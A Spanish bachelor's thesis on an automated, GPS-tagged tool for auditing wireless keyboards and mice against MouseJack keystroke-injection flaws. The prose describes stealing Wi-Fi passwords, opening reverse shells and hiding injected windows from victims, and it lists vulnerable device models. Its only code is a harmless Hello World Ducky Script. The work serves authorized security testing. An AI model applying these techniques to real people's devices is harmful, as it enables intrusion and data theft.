Un sistema para hacer auditorías de ataques tipo Mousejack

Trabajo de Fin de Grado
Curso 2021–2022

Autor
Miriam Tendero López

Director
Jorge J. Gómez Sanz

Grado en Ingeniería Informática
Facultad de Informática
Universidad Complutense de Madrid

Un sistema para hacer auditorías de ataques tipo Mousejack

Trabajo de Fin de Grado en Ingeniería Informática
Departamento de Ingeniería del Software e Inteligencia Artificial

Autor
Miriam Tendero López

Director
Jorge J. Gómez Sanz

Convocatoria: *Mayo 2022*

Grado en Ingeniería Informática
Facultad de Informática
Universidad Complutense de Madrid

30 de mayo de 2022

Autorización de difusión

El abajo firmante, matriculado en el Grado en Ingeniería en Informática de la Facultad de Informática, autoriza a la Universidad Complutense de Madrid (UCM) a difundir y utilizar con fines académicos, no comerciales y mencionando expresamente a su autor el presente Trabajo Fin de Grado: "Un sistema para hacer auditorías de ataques tipo Mousejack", realizado durante el curso académico 2021-2022 bajo la dirección de Jorge J. Gómez Sanz en el Departamento de Departamento de Ingeniería del Software e Inteligencia Artificial, y a la Biblioteca de la UCM a depositarlo en el Archivo Institucional E-Prints Complutense con el objeto de incrementar la difusión, uso e impacto del trabajo en Internet y garantizar su preservación y acceso a largo plazo.

Miriam Tendero López

30 de mayo de 2022

Resumen

Hoy en día la ciberseguridad es un campo al que hay que dar especial importancia, sobre todo de cara al ámbito empresarial. Muchas empresas realizan auditorias de ciberseguridad periódicas, pero normalmente se resta importancia a la hora de auditar el entorno y los dispositvos, mucho más si estos dispositivos son inalámbricos.

Este proyecto consiste en la realización de una herramienta portátil que permita utilizarse en auditorías de ciberseguridad. Se ha centrado en auditar dispositivos inalámbricos como teclados y ratones, ya que existe un conjunto vulnerabilidades llamadas MouseJack. Debido a estas vulnerabilidades, es posible simular el teclado o ratón de la víctima y enviar código málicioso al equipo de la víctima.

Se busca investigar las distintas herramientas que se pueden usar para poder hacer un dispositivo automatizado que realice una recolección de datos de dispositivos vulnerables para su posterior investigación y ataque.

Palabras clave

Radiofrecuencia, MouseJack, HID, Crazyradio, ELK, Kibana

Abstract

Nowadays, cybersecurity is a field that needs to be given special importance, especially in the business environment. Many companies perform periodic cybersecurity audits, but usually the importance of auditing the environment and devices is underestimated, especially if these devices are wireless.

This project consists of the development of a portable tool that can be used in cybersecurity assessments. It has focused on auditing wireless devices such as keyboards and mice, as there is a set of vulnerabilities called MouseJack. Due to these vulnerabilities, it is possible to simulate the victim's keyboard or mouse and send malicious code to the victim's computer.

The aim is to investigate the different tools that can be used to make an automated device that performs a data collection of vulnerable devices for further investigation and attack.

Keywords

Radiofrequency, MouseJack, HID, Crazyradio, ELK, Kibana

Índice

Índice de figuras

Índice de tablas

Capítulo 1

Introducción

1.1. Motivación

Vivimos en un mundo hiper conectado. Los avances tecnológicos de la última década hace que sea contidiano hablar a unos altavoces y que nos respondan, controlar nuestro hogar remotamente con nuestro teléfono móvil o localizar a nuestras mascotas mediante GPS. Al disponer de tanta tecnología surgen más riesgos que comprometen nuestro entorno, nos podemos convertir en víctimas de un ciberataque. Por ello, la ciberseguridad también está cada vez más presente en nuestra vida, tanto en lo personal como en el ámbito profesional.

Si hay ciberseguridad es porque existe el cibercrimen. El cibercrimen supone un coste a las organizaciones de 2,9 millones de dólares cada minuto. Actualmente, se puede observar cómo las empresas destinan mas presupuesto a proteger sus activos y que cada vez se hace más inversión en ciberseguridad. En la figura 1.1 se muestra la evolución del gasto destinado en ciberseguridad desde 2010 a 2018 proporcionado por Statista (2022)

Algunos de los servicios de ciberseguridad contratados por las empresas, suelen enfocarse, ya sea interna o externamente, en el análisis de red o análisis de vulnerabilidades en aplicativos y servicios expuestos. El problema es que a veces se olvida que los dispositivos inalámbricos como los periféricos, también pueden ser un vector de ataque que podrían comprometer a la seguridad de una empresa. Por ello, también es importante tener en cuenta la seguridad de este tipo de dispositivos.

Unos de los dispositivos inalámbricos más cómunes son los teclados y ratones que suelen conectarse mediante Bluetooth o por transmisión en la banda de 2,4GHz. Estos últimos, han demostrado ser sensibles a un conjunto de vulnerabilidades llamadas MouseJack, que permiten a un atacante la ejecución remota de código.



Figura 1.1: Gasto destinado a ciberseguridad en los Estados Unidos

En particular, este trabajo se centra en vulnerabilidades del tipo MouseJack. MouseJack attack es un tipo de ataque que afecta solo a determinados dispositivos inalámbricos. Sin embargo, estos dispositivos al ser teclados y ratones inalámbricos, son comúnmente utilizados en oficinas y hogares. Cuando pensamos en ciberseguridad, normalmente tendemos a pensar en antivirus, cortafuegos o seguridad en páginas web, pero el hardware es también sujeto de ataques.

Este ataque se basa en la escucha y captura de información retransmitida en la banda de 2,4GHz para poder así identificar los dispositivos vulnerables. Una vez identificado un dispositivo vulnerable, se puede realizar un ataque dirigido al sistema de la víctima, lo que permitiría comprometer su equipo mediante inyección de código remoto. Por ejemplo, podría permitir a un atacante enviar pulsaciones de teclado con órdenes concretas para guardar archivos sensibles y subirlos a un servidor del atacante.

En un entorno empresarial, es común la realización de auditorías de ciberseguridad periódicas dependiendo el riesgo de los activos de la misma. Existen distintos tipos de auditorías de ciberseguridad dependiendo del objetivo y el alcance de estas. En algunas de estas auditorías se puede incluso llegar a comprobar la seguridad física o los dispositivos hardware. Esto se suele dar en los ejercicios de red team o en algunos casos las auditorías de Hacking Ético.

Existen soluciones de código abierto que, unido al hardware necesario, permitirían a un técnico especializado en ciberseguridad identificar y explotar

este tipo de vulnerabilidades. El problema se encuentra al realizar este tipo de ataque en un entorno empresarial, donde se puede encontrar un gran volumen de dispositivos vulnerables. En estos casos, cuando se realiza una auditoría de este tipo se requiere que se asemeje lo máximo posible a un ataque real, por lo que la rápidez es fundamental.

1.2. Objetivo

El objetivo es implementar una solución que se pueda integrar en una auditoría de ciberseguridad, para poder comprobar si en el entorno auditado existen dispositivos vulnerables a MouseJack. Uno de los requisitos es que el proceso sea automatizado, ya que es imprescindible para facilitar al auditor la realización de todas las pruebas necesarias de manera ágil. Ya que cada entorno es distinto y se realizará en ubicaciones distintas, también es conveniente que el dispositivo sea completamente portátil y que la necesidad de conexión a internet sea la mínima requerida. Para poder monitorizar las ubicaciones de las auditorías llevadas a cabo, se incorporará un módulo GPS en el dispositivo portátil. Esto permitirá visualizar en un mapa los datos obtenidos.

Este tipo de pruebas genera mucha información valiosa que puede ser útil posteriormente para su análisis. Por lo tanto, es necesaria la recopilación máxima de toda la información posible que pueda surgir a partir de todo el proceso de análisis del entorno y también del posterior ataque de los dispositivos vulnerables. Esta recopilación de información requiere también ser mostrada en un formato intuitivo, accesible y entendible por cualquier perfil de usuario.

Para realizar todo lo anterior, el dispositivo portátil se encargará de todo el análisis del entorno y explotación de la vulnerabilidad. También se dispondrá de una parte que funcione como servidor que recopile toda esta información y que la muestre al usuario final. Esta solución soportará las siguientes etapas de una auditoría:

- **Descubrimiento**. Esta fase consiste en localizar dispositivos que encajen con lo anteriormente descrito, teclados y ratones inalámbricos que transmitan en la banda de 2.4GHz. Para ello, se identifican los paquetes transmitidos con una firma comúnmente usada en este tipo de dispositivos y se descartan aquellos que no son útiles o no interesan.

- **Recopilación**. Para la recopilación, se busca juntar en un único punto de manera centralizada todos aquellos paquetes obtenidos en la fase anterior. Ya que es posible el uso de varios dispositivos simultáneamente o en localizaciones distintas que recopilen la información, se ha pensado en hacer uso de un servidor externo. Los datos se han generado en formato JSON, lo que permitirá importar estos datos a una base de datos

de ElasticSearch. Para llevarlo a cabo, periódicamente se ejecutará un proceso que sincronice los paquetes a esta base de datos. En caso de que no exista conexión, no debería ocasionar ningún problema ya que los datos deberán ser sincronizados cuando se disponga de conexión.

- **Análisis**. Para poder extraer la información útil a partir de los datos recopilados, se necesitará una herramienta que sea capaz de mostrarlos de forma visual e intuitiva. Para ello, se decide usar Kibana por su flexibilidad a la hora de configurar la visualización de información, y su integración con ElasticSearch.

  En esta fase se podría mostrar gracias a Kibana una gráfica en la que muestre cuantos dispositivos se han detectado en la última media hora, lo que permitiría al auditor reconcer fácilmente una zona sensible.

- **Ataque**. Como el objetivo es ayudar al auditor lo máximo posible a automatizar el proceso, se ha decidido comenzar identificando aquellos dispositivos vulnerables. Para realizar lo anterior, se decide realizar un ataque básico que se lance automáticamente a todos los dispositivos encontrados, y que pueda informar cual ha sido vulnerado. De esta forma, el auditor puede automáticamente descartar estos dispositivos de su prfocedimiento manual de ataque, ya que con saber que son vulnerables no haría falta obtener más datos, en el caso de que la auditoría no sea más intrusiva.

1.3. Estructura del proyecto

La estructura de este proyecto se conforma de seis capítulos. A continuación, se detalla cada uno de ellos:

- En el **capítulo uno** se presenta la introducción del proyecto donde se explica la motivación y el objetivo de este.
- En el **capítulo dos** se muestra la introducción en inglés.
- En el **capítulo tres** se desarrolla el estado del arte, donde se muestra la investigación realizada tanto de las tecnologías implicadas, como de las herramientas existentes que pueden aportar valor al proyecto.
- En el **capítulo cuatro** se explica el desarrollo de la herramienta llevada acabo, que permitirá desplegarse en una auditoría de ciberseguridad para dectectar automáticamente dispositivos inalámbricos vulnerables.
- En el **capítulo cinco** se muestra una prueba de concepto del ataque.
- En el **capítulo seis** se describen las conclusiones y el trabajo futuro.

- En el **capítulo siete** se muestran las conclusiones y el trabajo futuro traducido al inglés.

Capítulo 2

Introduction

2.1. Motivation

We live in a hyper-connected world. The technological advances of the last decade make it commonplace to talk to speakers and have them answer us, control our home remotely with our cell phone or locate our pets using GPS. With so much technology at our disposal, more risks arise that compromise our environment; we can become victims of a cyberattack. For this reason, cybersecurity is also increasingly present in our lives, both personally and professionally.

If cybersecurity exists, it is because cybercrime exists. Cybercrime costs organizations $2.9 million every minute. Nowadays, it can be observed that companies are allocating more budget to protect their assets and that more and more investment is being made in cybersecurity. Figure 2.1 shows the evolution of spending on cybersecurity from 2010 to 2018 provided by Statista (2022).

Some of the cybersecurity services contracted by companies tend to focus, either internally or externally, on network analysis or analysis of vulnerabilities in exposed applications and services. The problem is that sometimes it is forgotten that wireless devices such as peripherals can also be an attack vector that could compromise the security of a company. For this reason, it is also important to take into account the security of these types of devices.

Some of the most common wireless devices are keyboards and mice that are usually connected via Bluetooth or 2.4GHz transmission. The latter have been shown to be sensitive to a set of vulnerabilities called MouseJack, which allow an attacker to remotely execute code.

In particular, this paper focuses on vulnerabilities of the MouseJack type. MouseJack attack is a type of attack that affects only certain wireless devices. However, these devices, being wireless keyboards and mice, are commonly



Figura 2.1: Spending on cybersecurity in the United States

used in offices and homes. When we think of cybersecurity, we usually tend to think of antivirus, firewall or website security, but hardware is also subject to attack.

This attack is based on listening and capturing information retransmitted in the 2.4GHz band in order to identify vulnerable devices. Once a vulnerable device has been identified, a targeted attack can be carried out on the victim's system, which would allow its equipment to be compromised by remote code injection. For example, it could allow an attacker to send keystrokes with specific commands to save sensitive files and upload them to an attacker's server.

In an enterprise environment, it is common to perform periodic cybersecurity assessments depending on the risk to the enterprise's assets. There are different types of cybersecurity assessments depending on the objective and scope of the assessment. Some of these may even test physical security or hardware devices. This is often the case in Red Team exercises or in some cases Ethical Hacking assessments.

There are open source solutions that, together with the necessary hardware, would allow a technician specialized in cybersecurity to identify and exploit this type of vulnerabilities. The problem is found when performing this type of attack in an enterprise environment, where a large volume of vulnerable devices can be found. In these cases, when performing an assessment of this type, it is necessary to make it as similar as possible to a real attack, so speed is of the essence.

2.2. Objetive

The objective is to implement a solution that can be integrated into a cybersecurity assessment, in order to check if there are devices vulnerable to MouseJack in the audited environment. One of the requirements is that the process is automated, as it is essential to facilitate the auditor to perform all the necessary tests in an agile way. Since each environment is different and will be performed in different locations, it is also desirable that the device is completely portable and that the need for internet connection is the minimum required. In order to be able to monitor the locations of the audits carried out, a GPS module will be incorporated in the portable device. This will allow the data obtained to be displayed on a map.

This type of testing generates a lot of valuable information that can be useful later for analysis. Therefore, it is necessary to collect as much information as possible that may arise from the whole process of analyzing the environment and also from the subsequent attack of the vulnerable devices. This information gathering also needs to be displayed in an intuitive format, accessible and understandable by any user profile.

To perform all of the above, the handheld device will be in charge of all the analysis of the environment and exploitation of the vulnerability. There will also be a part that works as a server that collects all this information and displays it to the end user. This solution will support the following stages of an assessment:

- **Discovery**. This phase consists of locating devices that fit with the above described, wireless keyboards and mice transmitting in the 2.4GHz band. To do this, the transmitted packets are identified with a signature commonly used in this type of devices and those that are not useful or not of interest are discarded.

- **Compilation**. For the collection, the aim is to gather all the packets obtained in the previous phase at a single point in a centralized manner. Since it is possible to use several devices simultaneously or in different locations to collect the information, we have thought of using an external server. The data has been generated in JSON format, which will allow importing this data into an ElasticSearch database. To do this, periodically a process will be executed to synchronize the packets to this database. In case there is no connection, this should not cause any problem as the data should be synchronized when a connection is available.

- **Analysis**. In order to extract useful information from the collected data, a tool will be needed that is capable of displaying the data in a visual and intuitive way. For this, it was decided to use Kibana be-

cause of its flexibility in configuring the display of information, and its integration with ElasticSearch.

At this stage, Kibana could be used to display a graph showing how many devices have been detected in the last half hour, allowing the auditor to easily recognize a sensitive area.

- **Attack**. As the objective is to help the auditor as much as possible to automate the process, it has been decided to start by identifying vulnerable devices. To do this, it was decided to perform a basic attack that is automatically launched on all the devices found, and that can report which one has been breached. In this way, the auditor can automatically discard these devices from his manual attack procedure, since knowing that they are vulnerable would not be necessary to obtain more data, in case the assessment is not more intrusive.

2.3. Project structure

The structure of this project is composed of six chapters. Each of them is described in detail below:

- **Chapter one** presents the introduction of the project where the motivation and objective of the project are explained.
- **Chapter two** shows the introduction in English.
- **Chapter three** the state of the art is developed, showing the research carried out on the technologies involved, as well as the existing tools that can add value to the project.
- **Chapter four** the development of the tool is explained, which will be deployed in a cybersecurity audit to automatically detect vulnerable wireless devices.
- **Chapter five** a proof of concept of the attack is shown.
- **Chapter six** describes the conclusions and future work.
- **Chapter seven** shows the conclusions and future work translated into English.

Capítulo 3

Estado del Arte

En esta sección se va a analizar las técnologías que son requeridas para llevar a cabo este proyecto. También se desarrollará en qué consiste el ataque de MouseJack, sus posibles soluciones y su aplicación en auditorías de ciberseguridad.

3.1. Auditoría de ciberseguridad

Las auditorías de ciberseguridad son llevadas a cabo para comprobar el estado en el que se encuentran los activos de una organización. Estas auditorías permiten conocer el estado real de la organización. En el caso de que se identifiquen riesgos de algún tipo, se puede proponer un plan de mejora con medidas específicas para reforzar la seguridad de los activos de la organización.

Dentro de las auditorías de ciberseguridad existen varias clases, entre ellas podemos encontrar las de cumplimiento normativo, hacking ético o red team. Las auditorías de hacking ético y red team son auditorías ofensivas y más intrusivas que el resto, buscan asemejarse lo máximo posible a un atacante real para la organización. En este tipo de auditorías, es requerido tener un perfil más técnico para poder realizar todas las pruebas necesarias. La diferencia entre ellas viene marcada sobre todo por el tiempo que se le dedica, los límites pactados por el cliente y el alcance. Por ejemplo, en una auditoría de tipo hacking ético se puede realizar pruebas de análisis de red para encontrar activos, hacer uso de técnicas OSINT para localizar información sensible o útil para pruebas posteriores, campañas de phishing, análisis de vulnerabilidades de activos, análisis de infrastructuras inalámbricas como Wi-Fi o análisis de dispositivos hardware. Estas son solo unas cuantas de las acciones que se pueden llevar a cabo, normalmente las de este tipo se suelen realizar en un periodo corto dependiendo del volumen de activos y de las

necesidades del cliente.

En los ejercicios de red team se busca asemejar por completo un atacante real, y ya no solo se centra en activos como sistemas o infrastructuras sino la organización entera. Mientras que en las auditorías de hacking ético uno de los objetivos podría ser conseguir ser administrador del dominio, en las de Red Team se busca más una persistencia a largo plazo y para conseguir esto es imprescindible pasar desapercibido, por lo que las pruebas llevadas a cabo no pueden generar mucho *ruido*. El término de **red team**, es usado para determinar al *equipo atacante* mientras que para referirnos al *equipo defensivo* se utiliza el término **blue team**. En los útimos años también se ha ido integrando el concepto de **purple team** o incluso **black team**.

Continuando con el red team, este tipo de ejercicios tiene como objetivo toda la organización. Debido a esto, también se podría comprobar la seguridad física de la organización y usarse como método de obtención de otros recursos. Por ejemplo, se podría acceder físicamente al interior de las oficinas del cliente usando técnicas de ingeniería social. Una vez dentro de la organización, se podría intentar acceder a activos por red, accediendo a equipos desantendidos o cualquier otra técnica que podría realizar un atacante real. La preparación de estos ejercicios, suele requerir de mucho tiempo de preparación ya que no se cuenta con información previa, debido a que se debe asemejar a un equipo de ataque real. En este tipo de ejercicios es muy importante dejar claro con el cliente las líneas rojas que no se pueden pasar, como podría ser no buscar entre los cajones de los despachos de los directivos o acceder a salas restringidas. El objetivo consiste en comprometer a la organización y localizar aquellos vectores de entrada que puedan comprometer a esta. En la publicación Sehgal (2018) de Isaca, se puede ver una explicación más extensa del término red team y lo que conlleva.

Para este tipo de auditorías ofensivas, es común el uso de herramientas hardware para llevar a cabo los ataques, como antenas Wi-Fi si necesitamos comprometer una red Wi-Fi, Rubber Ducky si queremos ejecutar scripts maliciosos en el equipo de la víctima o dispositivos RFID y NFC si queremos leer o copiar información de tarjetas de acceso. Dependiendo de la necesidades y el entorno se utilizarán unos dispositvos u otros. Una gran guía donde consultar este tipo de dispositivos es *The Hacker's Hardware Toolkit* de Hansen (2019).

3.1.1. Auditar dispositivos inalámbricos

En las auditorías explicadas anteriormente se puede dar el caso de que el cliente pida específicamente el análisis de redes Wi-Fi o algún dispositivo concreto. No es común que se concrete analizar los teclados y ratones inalámbricos ya que se suele desconocer este tipo de ataques por parte del cliente. Sí es más habitual que dentro de un ejercicio de red team o un hacking ético se haga uso de este tipo de técnicas para conseguir los objetivos requeridos.

En una auditoría interna se podrían comprobar las redes Wi-Fi disponibles y tratar de explotarlas para a continuación tener acceso a la red interna. Otra opción es comprobar la existencia de teclados y ratones inalámbricos vulnerables, ya que es común el uso de éstos en oficinas. Este tipo de ataque, si se realiza con éxito, permite inyectar código de manera remota, por lo que se podría adecuar según las necesidades. Por ejemplo, se pueden enviar pulsaciones de teclado que simule abrir una terminal, teclear comandos que permitan acceder a las contraseñas de las redes Wi-Fi y enviar esta información a un servidor propio o por correo electrónico también desde la propia terminal. Incluso, si fuera necesario, sería posible conseguir una shell reversa que permita ganar persistencia en el equipo.

Para realizar este proceso sería necesario contar con las herramientas necesarias, principalmente un equipo y una antena **Crazyradio PA**. Sin ello no sería posible analizar el entorno ni tampoco realizar posteriormente la explotación. Para llevar a cabo el ataque se deben realizar varios pasos. Para comenzar es necesario escanear la frecuencia de 2.4GHz en busca de dispositivos HID[1] vulnerables. Como se muestra en la figura 3.1 es necesario que la víctima haga uso del teclado o ratón para poder interceptar la comunicación. Una vez identificado un dispositivo HID se recoge la dirección MAC del dispositivo, ya que será necesario para pasos posteriores.



Figura 3.1: Identificación de dispositivo de la víctima

Una vez encontrado el dispositivo vulnerable, es necesario como se muestra en la figura 3.2 emparejarse al dongle de la víctima. Para ello el atacante genera una petición para forzar el emparejamiento.

Figura 3.2: Emparejamiento con la víctima

[1]Human Interface Device. Tipo de interfaces de usuario que interactúan directamente, tomando entradas proveniente de humanos (ratones, teclados, joysticks).

Como se puede ver en la figura 3.3, el ataque finaliza realizando una inyección, transmitiendo las pulsaciones de teclado que se desean para realizar el ataque.



Figura 3.3: Envío de payload con pulsaciones de teclas

El proceso anterior es completamente manual, haciendo uso de la herramienta software Bettercap y el hardware Crazyradio PA, junto con los payloads que se desarrollaran según las necesidades y objetivos. Este proceso será el que se automatizará en el desarrollo de la herramienta, además de la recopilación de toda la información de los dispositivos vulnerables y del entorno. Esta información se asociará a una localización generada por un módulo GPS, que permitirá facilmente reconocer las ubicaciones de las auditorías llevadas a cabo.

Los payloads son generados en Ducky Script en el que cada línea se va indicando la ejecución de comandos que se quiere hacer. Un ejemplo es el siguiente *Hello World!*, con esta ejecución se abrirá un notepad y se escribirá Hello World!. En la siguiente referencia se puede encontrar más información sobre este lenguaje Hak5 (2022). La misma fuente también proporciona un repositorio amplio donde poder consultar otros payloads Kitchen (2016).

```
DELAY 3000
GUI r
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 750
STRING Hello World!
ENTER
```

Al investigar las herramientas y la existencia de otros proyectos similares, no se ha encontrado ninguno que haga uso de la vulnerabilidad MouseJack. Sin embargo, si se ha podido otros proyectos que usan dispositivos similares como Rubber Ducky. Rubber Ducky hace una función parecida al Crazyradio PA, pero es necesario conectarlo directamente al puerto USB del equipo de la víctima, lo que limita más el rango de acción. En esta entrada se explica como

automatizar ataques Wi-Fi mediante una Raspberry Pi y un USB Rubber Ducky, Byte (2018).

3.2. Tecnologías inalámbricas

3.2.1. Radiofrecuencia

La Radiofrecuencia es una sección del espectro electromagnético de baja energía. Esta sección va desde los 3Hz hasta los 300GHz, con longitudes de onda de 1mm a 100.000km. Las frecuencias más bajas (con mayor longitud de onda) se usan para comunicaciones a mayor distancia. Las frecuencias más altas (con menor longitud de onda) se usan en comunicaciones que requieren mayor cantidad de información, pero no permiten su uso en grandes distancias.

Actualmente las frecuencias más usadas para comunicaciones en corta distancia son las llamadas Ultra High Frequency(UHF) y las Super High Frequency(SHF), formando un abanico de los 300MHz a los 30GHz. En este rango es donde se encuentran las comunicaciones en la banda ISM[2] de los 2.4GHz, reservada para su uso por dispositivos sin licencia de baja potencia. Algunos de los dispositivos que funcionan en esta frecuencia son los dispositivos Bluetooth, las tecnologías Wi-Fi o los dispositivos NFC.

Los dispositivos que se comunican mendiante Bluetooth usan esta frecuencia para realizar la comunicación, siguiendo un estándar libre para el que muchos dispositivos son compatibles.

Sin embargo muchos otros dispositivos que usan también esta banda usan diferentes protocolos implementados por el propio proveedor, evitando el pago de licencias, mejorando la facilidad de conexión entre dispositivos, y disminuyendo el gasto de batería. En estos casos, es tarea del proveedor implementar también su propio esquema de seguridad, que en ocasiones consiste en cifrar la conexión.

Una de las principales diferencias más obvias para un usuario de estos dispositivos es la conexión inicial. Los dispositivos Bluetooth requieren de un proceso de emparejamiento manual, mientras que otros dispositivos inalámbricos con protocolos propietarios suelen venir emparejados por el propio proveedor.

3.3. Ataque MouseJack

El ataque MouseJack es un tipo de ataque que fue publicado a principios de 2016 como resultado de la investigación realizada por la empresa de ci-

[2]Banda de frecuencia de radio y microondas agrupadas alrededor de los 2.4GHz. Está reservada internacionalmente y destinada al área industrial, científica y médica (Industrial, Scientific and Medical frequency band)

berseguridad Bastille, esta investigación se puede encontrar en el whitepaper *MouseJack. Injecting Keystrokes into Wireless Mice* por Newlin (2016). Este ataque se compone por un cojunto de vulnerabilidades que afectan a parte de los teclados y ratones inalámbricos que funcionan en la banda de 2.4GHz.

Estos dispositivos, como se ha mencionado anteriormente, no funcionan con la tecnología Bluetooth sino que la transmisión se realiza en la banda de 2.4GHz y se recibe en un transceptor USB conectado al computador. Como la conexión es inalámbrica, toda la transmisión de las pulsaciones del teclado y del ratón son transmitidas por el aire al transceptor USB. Este dispositivo USB escucha los paquetes de radiofrecuencia enviados por el teclado o el ratón y notifica al computador cada vez que el usuario escribe en el teclado o mueve el ratón. Por seguridad, la transmisión realizada por los teclados suele estar cifrada. El transceptor USB es conocedor de la clave de cifrado utilizada por el teclado, por lo que es capaz de descifrar los datos transmitidos y saber qué teclas han sido pulsadas. Sin embargo, esto no ocurre igual con los ratones, ya que en la investigación de Bastille se identificó que ninguno de los ratones retransmitía la información de manera cifrada. Por lo que en este caso cualquier atacante podría hacerse pasar por el ratón de la víctima.

En la investigación previamente se intenta hacer uso de dispositvos SDR[3]. Este tipo de dispositvos se demuestra que no son capaces de realizar el ataque, ya que el SDR tiene una manera de cambiar de frecuencia de manera muy lenta, lo que dificulta poder localizar la frecuencia correcta. Además, las comunicaciones entre el ratón y el dongle se responde con un paquete ACK. Este tipo de respuesta no es posible con los SDR ya que la comunicación es más lenta y no entraría en la ventana de tiempo necesaria para responder al dongle con un ACK desde el SDR. En la figura 3.4 se puede observar un SDR.

Figura 3.4: Dispositivo SDR

En la tabla 3.1 se listan los dispositivos vulnerables a MouseJack. Bastille (2017)

En el ámbito empresarial, este tipo de ataque puede ser muy dañino

[3]Radio definida por software. Permite recibir y emitir todo tipo de señales ya que trabaja en un amplio rango de frecuencias y modulaciones.

Tabla 3.1: Dispositivos vulnerables

Proveedor	**Dispositivo**
AmazonBasic	Wireless Mouse MG-097 USB dongle RG-0976 (USB ID 04f2:0976))
Dell	Dell KM714 Wireless Keyboard and Mouse Combo KM714 USB dongle (USB ID 046d:c52b) KM632 Wireless Mouse USB dongle (USB ID 413c:2501)
Gigabyte	K7600 wireless keyboard USB dongle (USB ID 04b4:0060)
HP	Wireless Elite v2 keyboard Elite USB dongle (USB ID 03f0:d407)
Lenovo	500 Wireless Mouse (MS-436) 500 USB Dongle (USB ID 17ef:6071)
Logitech	K360 K400r K750 K830 Unifying dongle (USB ID 046d:c52b) Logitech G900 Logitech G900 dongle C-U0008 (USB ID 046d:c539)
Microsoft	Sculpt Ergonomic mouse Wireless Mobile Mouse 4000 Microsoft Wireless Mouse 5000 2.4GHz Transceiver v7.0 (USB ID 045e:0745) USB dongle model 1496 (USB ID 045e:07b2) USB dongle model 1461 (USB ID 045e:07a5)

para una compañía. Por ejemplo, si un atacante explota esta vulnerabilidad de manera exitosa, podría permitir filtrar información confidencial, borrar información o tener acceso a contraseñas. Dependiendo de la información a la que tenga acceso la víctima, así como los permisos que posea hace que el ataque sea más o menos peligroso. Esto es debido a que el atacante, en caso de poder explotar la vulnerabilidad tiene acceso a la máquina de la víctima por completo. El atacante solo tendrá que tener en cuenta al lanzar el payload que la ejecución de comandos no sea muy visual, para que la víctima no detecte que algo está sucediendo en su equipo. Para evitar que ocurra lo anterior, en el payload se puede incluir el redimensionado de las ventanas abiertas para hacerlas del tamaño mínimo. También se podrían hacer uso de técnicas de ingeniería social y mantener a la víctima distraída.

3.3.1. Crazyradio PA

Este dispositivo es el utilizado en las investigaciones de la empresa Bastille para la realización del ataque de MouseJack, ya que sus características se asemejan a la de un dongle USB, pero para poder hacer uso de este hardware será necesario modificar su firmware original.

